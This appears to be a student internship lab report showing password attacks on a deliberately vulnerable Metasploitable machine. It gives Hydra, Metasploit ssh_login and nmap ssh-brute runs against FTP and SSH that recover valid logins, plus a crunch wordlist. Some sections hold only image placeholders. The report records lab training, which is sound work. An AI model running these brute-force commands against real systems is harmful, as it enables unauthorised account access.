INTERNSHIP PROJECT -SYSTEMS HACKINGS

1.HYDRA

```
┌──(root㉿kali)-[~]
└─# hydra -L /root/username.txt -P /root/password.txt ftp://192.168.245.66
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-25 08:50:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ftp://192.168.245.66:21/
[21][ftp] host: 192.168.245.66   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-25 08:50:29

┌──(root㉿kali)-[~]
└─# hydra -L /root/username.txt -P /root/password.txt ssh://192.168.245.66
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-25 08:50:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ssh://192.168.245.66:22/
[22][ssh] host: 192.168.245.66   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-25 08:50:45
```

2.AUXILIARY MODULE

PAGE -1

```
┌──(root㉿kali)-[~]
└─# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                         (`.         ,-,
                         `-.      ,;' /
                          `.   ,'/ .'
                           `. X /.'
                 .-;--''--.._` ` (
               .'            /   `
              ,              `  '   Q  '
              ,                 `._    \
           ,.|                  `-.;_'
           :  .  `  ;      `  ` --,.._;
            ' `    ,   )   .'
                   `._ ,  '   /_
                      ; ,''-,;' ``-
                       ``-..__``--`

                                https://metasploit.com

       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
```

PAGE -2


```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.245.66
RHOSTS ⇒ 192.168.245.66
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/username.txt
PASS_FILE ⇒ /root/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/password.txt
USER_FILE ⇒ /root/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

PAGE -3

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting     Required  Description
   ----              ---------------     --------  -----------
   BLANK_PASSWORDS   false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false               no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE         /root/username.txt  no        File containing passwords, one per line
   RHOSTS            192.168.245.66      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22                  yes       The target port
   STOP_ON_SUCCESS   false               yes       Stop guessing when a credential works for a host
   THREADS           1                   yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no        Try the username as the password for all users
   USER_FILE         /root/password.txt  no        File containing usernames, one per line
   VERBOSE           false               yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.245.66:22 - Starting bruteforce
[+] 192.168.245.66:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admi
n),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.15:43867 → 192.168.245.66:22 ) at 2022-10-25 08:55:38 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

3.NSE SCRIPTS

PAGE -1




PAGE -2

```
File  Actions  Edit  View  Help
NSE: [ssh-brute] Trying username/password pair: netadmin:987654321
NSE: [ssh-brute] Trying username/password pair: guest:987654321
NSE: [ssh-brute] Trying username/password pair: web:987654321
NSE: [ssh-brute] Trying username/password pair: test:987654321
NSE: [ssh-brute] Trying username/password pair: root:naruto
NSE: [ssh-brute] Trying username/password pair: admin:naruto
NSE: [ssh-brute] Trying username/password pair: administrator:naruto
NSE: [ssh-brute] Trying username/password pair: webadmin:naruto
NSE: [ssh-brute] Trying username/password pair: sysadmin:naruto
NSE: [ssh-brute] Trying username/password pair: netadmin:naruto
NSE: [ssh-brute] Trying username/password pair: guest:naruto
NSE: [ssh-brute] Trying username/password pair: web:naruto
NSE: [ssh-brute] Trying username/password pair: test:naruto
NSE: [ssh-brute] Trying username/password pair: root:vanessa
NSE: [ssh-brute] Trying username/password pair: admin:vanessa
NSE: [ssh-brute] Trying username/password pair: administrator:vanessa
NSE: [ssh-brute] Trying username/password pair: webadmin:vanessa
NSE: [ssh-brute] Trying username/password pair: sysadmin:vanessa
NSE: [ssh-brute] Trying username/password pair: netadmin:vanessa
NSE: [ssh-brute] Trying username/password pair: guest:vanessa
NSE: [ssh-brute] Trying username/password pair: web:vanessa
NSE: [ssh-brute] Trying username/password pair: test:vanessa
NSE: [ssh-brute] Trying username/password pair: root:sweety
NSE: [ssh-brute] Trying username/password pair: admin:sweety
NSE: [ssh-brute] Trying username/password pair: administrator:sweety
NSE: [ssh-brute] Trying username/password pair: webadmin:sweety
NSE: [ssh-brute] Trying username/password pair: sysadmin:sweety
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.245.66
Host is up (0.00078s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 816 guesses in 611 seconds, average tps: 1.4

Nmap done: 1 IP address (1 host up) scanned in 612.13 seconds

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─#
```

4.JOHN THE RIPPER

PAGE - 1




5.PASSWORD GENERATING USING CRUNCH

PAGE - 1

```
(root㉿kali)-[~]
# crunch  8 8 ram@1234 -o passwords.txt
Crunch will now generate the following amount of data: 150994944 bytes
144 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch: 100% completed generating output

(root㉿kali)-[~]
# cat passwords.txt
rrrrrrrr
rrrrrrra
rrrrrrrm
rrrrrrr@
rrrrrrr1
rrrrrrr2
rrrrrrr3
rrrrrrr4
rrrrrrar
rrrrrraa
rrrrrram
rrrrrra@
rrrrrra1
rrrrrra2
rrrrrra3
rrrrrra4
rrrrrrmr
rrrrrrma
rrrrrrmm
rrrrrrm@
rrrrrrm1
rrrrrrm2
rrrrrrm3
rrrrrrm4
rrrrrr@r
rrrrrr@a
rrrrrr@m
rrrrrr@@
rrrrrr@1
rrrrrr@2
rrrrrr@3
rrrrrr@4
rrrrrr1r
rrrrrr1a
rrrrrr1m
rrrrrr1@
rrrrrr11
rrrrrr12
```

PAGE -2


rr2ama43
rr2ama44
rr2ammrr
rr2ammra
rr2ammrm
rr2ammr@
rr2ammr1
rr2ammr2
rr2ammr3
rr2ammr4
rr2ammar
rr2ammaa
rr2ammam
rr2amma@
rr2amma1
rr2amma2
rr2amma3
rr2amma4
rr2ammmr
rr2ammma
rr2ammmm
rr2ammm@
rr2ammm1
rr2ammm2
rr2ammm3
rr2ammm4
rr2amm@r
rr2amm@a
rr2amm@m
rr2amm@@
rr2amm@1
rr2amm@2
rr2amm@3
rr2amm@4
rr2amm1r
rr2amm1a
rr2amm1m
rr2amm1@
rr2amm11
rr2amm12
rr2amm13
rr2amm14
rr2amm2r
rr2amm2a
rr2amm2m
rr2amm2@
rr2amm21
rr2amm22
rr2am^C
(root㉿kali)-[~]
#